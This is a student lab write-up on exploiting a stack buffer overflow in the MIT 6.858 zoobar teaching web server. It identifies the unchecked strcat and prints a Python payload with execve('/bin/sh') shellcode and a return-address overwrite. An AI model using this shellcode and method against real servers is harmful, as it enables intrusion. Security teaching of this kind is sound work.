Exploiting Buffer Overflows

Abimael Carrasquillo-Ayala
abimael.carrasquillo@upr.edu

Advisor:
Humberto Ortiz-Zuazaga
humberto.ortiz@upr.edu

University of Puerto Rico - Río Piedras
School of Natural Sciences
Computer Science Department

CCOM 4996-071 Spring 2015
Computer Science Independent Study

Abstract

On most C implementations it's possible to corrupt the execution of the stack by writing pass the end boundaries of an array that has been declared auto in a routine. This can cause the return from the routine to jump to a random address. This can produce one of the most harmful data-dependent bugs.

1 Introduction

This independent study is based on buffer overflows using as resource the MIT 6.858 Computer Systems Security [1]. The following sections will explain the process of completing the first two parts of Lab 1. This section will explain what it's needed to know before starting to complete the first two parts of the lab. In the next section the process of completing the lab tasks will be explained and finally the results will be discussed.

1.1 Process Memory Organization regions

When a program is being executed, the process assigned to that program also have a segment of the computer memory where the program instructions and program data are located. Before understanding what is a buffer and buffer overflow and corrupt memory, first it's needed to understand what regions contains a process in memory.

Process in memory are divided into three regions: ***Text***, ***Data*** and ***Stack***. The

text region is fixed by the program and includes code (instructions) and read-only data. The ***data*** region contains initialized and uninitialized data. Static variables are stored in this region. Dynamic variables are allocated at run time on the ***stack***. See Figure 1.



Figure 1: Process Memory Organization

1.2 Buffers

A buffer is simply a block of computer memory that holds multiple instances of the same data type.

For example a **char** type buffer of 256 bytes created and filled with 'A' chars:

```
1 char buffer[256];
2 for(i = 0; i < 255; i++)
3     buffer[i] = 'A';
```

1.3 Buffer overflow

To buffer overflow is to flow, or fill over the top, brims, or bounds. In this case we are going to work with overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

1.4 GDB: GNU Project Debugger

The use of a debugger is required to study buffer overflows. It will allow to see what is happening inside the program, where our variables are stored and important registers addresses that would help find the *return address* of a routine.

Here is a small list of the most used command during a buffer overflow study:

1. **break** *function*

   Sets a breakpoint at entry to the routine *function*.

2. **print** *expr*

   Here *expr* is a source language expression. The value of the expression will be printed in the format appropriate to its data type.

3. **x** *addr*

   Examine the content of memory starting at *addr*.

4. **info** *registers*

   This command will print the names and values of the registers in the selected stack frame.

5. **info** *frame*

   This command will print the names and values of the registers in the selected stack frame.

1.5 VM: Virtual Machine

This Lab provides a virtual machine, available at this link. Utilizing tools like VMware Player or Virtual Box this VM should be installed and run in order to complete the lab.

The idea of this lab is to break the *zoobar* web application on that would be downloaded on the VM. This is achieved utilizing buffer overrun attacks to break it security properties.

2 Methodology

In order to break the *zoobar* application, the next steps should be completed following the instructions on the sections *Lab Infrastructure*, *Part 1* and *Part 2* of Lab 1 web page.

1. The source code of the *zoobar* application must be downloaded from git.
2. The *zoobar* source code must be compiled.
3. The *zookws* web server must be run in order to access the zoobar web application from a browser.
4. The *gdb* debbuger must be run to attach the *zookd-exstack* process, spawned by the *zookld* process.
5. The *zoobar* application must be break utilizing the templates provided on the source code downloaded from git.

This is an overview of the steps that should be follow to complete the first two parts of the lab, on the website there are more detailed steps that if followed in order would accomplish the list above. The next section will discuss on more detail how to achieve the 5^{th} step on the list.

3 Shell Code Injection

This section will discuss how to break the *zoobar* web application, *detecting*, studying and exploiting a vulnerability found on the source code.

3.1 Detecting the vulnerability

On file **http.c** from the zoobar web application source code, a vulneravility can be found on the routine *http_serve()*:

```
1  void http_serve(int fd, const char *name)
2  {
3      void (*handler)(int, const char *) = http_serve_none;
4      char pn[1024];
5      struct stat st;
6
7      getcwd(pn, sizeof(pn));
8      setenv("DOCUMENT_ROOT", pn, 1);
9
10     strcat(pn, name);
11     split_path(pn);
12
13     if (!stat(pn, &st))
14     {
15         /* executable bits -- run as CGI script */
16         if (valid_cgi_script(&st))
17             handler = http_serve_executable;
18         else if (S_ISDIR(st.st_mode))
19             handler = http_serve_directory;
20         else
21             handler = http_serve_file;
22     }
23
24     handler(fd, pn);
25 }
```

Where is the vulnerability?

- **Line #4:** Declares an 1024 bytes buffer named *pn*.
- **Line #8:** Saves on *pn* buffer the string *"/home/httpd/lab"*.
- **Line #10:** Appends the name of the file received on the http request to the *pn* buffer. This routine will not check if the name recieved is bigger than the space allocated for the *pn* buffer. Here we could send a name bigger than 1024 bytes and on this routine can cause the return from the *http_serve()* routine jump to a random address.

3.2 Studying the vulnerability

In order to break the *zoobar application* we need to know how the *http_serve()* routine stack looks on memory. Here is what can be found after examining the stack frame on figure 2:

- ***info*** *registers* gdb command gives that register %ebp address is 0xbfffde08.
- The return address of the http_serve() routine is 12 bytes before the %ebp register.
- The pn buffer is where the path received on the request will be saved.



Figure 2: *http_serve()* routine stack frame.

What else is need in order to exploit this vulnerability?

- How much data we have to insert to reach the return address?
- What the http_serve() routine does with the pn buffer?
- Where are saved the instructions that we want the program to execute?

The first two questions can be answered utilizing the information from 3.1. The idea on the third question is to use the buffer pn to store the shell code. Then on the http_serve() return address we need to store the shell code address. See figure 3.

3.3 Exploiting the vulnerability

Here will be show how the vulnerability was exploited utilizing the python script templates provided on the source code of the *zoobar* application source code. Here is the snippet that constructs the malicious payload sent to the *zookws* web server to achieve wath is show on figure 3:



Figure 3: Shell Code Injection on *http_serve()* routine.

```
1 stack_buffer_plus20 = unhexlify("10daffbf")
2 hex_shellcode = 'EB 1f 5E 89 76 08 31 C0 88 46 07 89 46 0
    C B0 0B 89 F3 8D 4E 08 8D 56 0C CD 80 31 DB 89 D8 40
    CD 80 E8 DC FF FF FF 2F 62 69 6E 2F 73 68'.replace(' '
    ,'')
3 hex_shellcode = unhexlify(hex_shellcode)
4 fillup = (1024 - (len(hex_shellcode) + 20))
5 malicius_payload = "/aaaa" + hex_shellcode + 'a' * fillup
    + stack_buffer_plus20
```

What is this code doing?

- **Line #1:** Saves the address where the *shell code* is located on the *pn* buffer. This address is the *pn* buffer address plus 20 bytes.
- **Line #2,3:** Creates a string containing the hexadecimal characters that represent the shell code binary instructions.
- **Line #4:** Calculates how much characters need to be appended after the shell code to reach the *http_serve()* routine return address.
- **Line #5:** Construct the malicious payload beginning with five characters + the string containing the shell code instructions + the characters need to reach the return address + the addres on *pn* buffer were the shell code instructions are located.

After utilizing the approach described, the *http_serve()* routine will jump to execute the instructions to open a shell, caused by a buffer overrun attack.

4 Conclusion

The last sections gives an overview on how to solve the first two parts of Lab 1 of the MIT 6.858 Computer Systems Security [1]. In order to achieve a buffer overflow, the attacker must first find a vulnerable routine were the return address can be wrote in order to make that routine jump to random address were

the injected instructions are located. All this requires deep knowledge of the routine memory stack frame, routine instructions and vulnerabilities. A video containing a live demo of the shell code injection on the lab VM can be found on this link.

References

[1] MIT 6.858. *Computer Systems Security. source:* http://css.csail.mit.edu/6.858/2014/general.html

[2] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. *Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. source:* http://css.csail.mit.edu/6.858/2014/readings/buffer-overflows.pdf

[3] Jon Erickson Hacking: The Art of Exploitation *Edition:* 2nd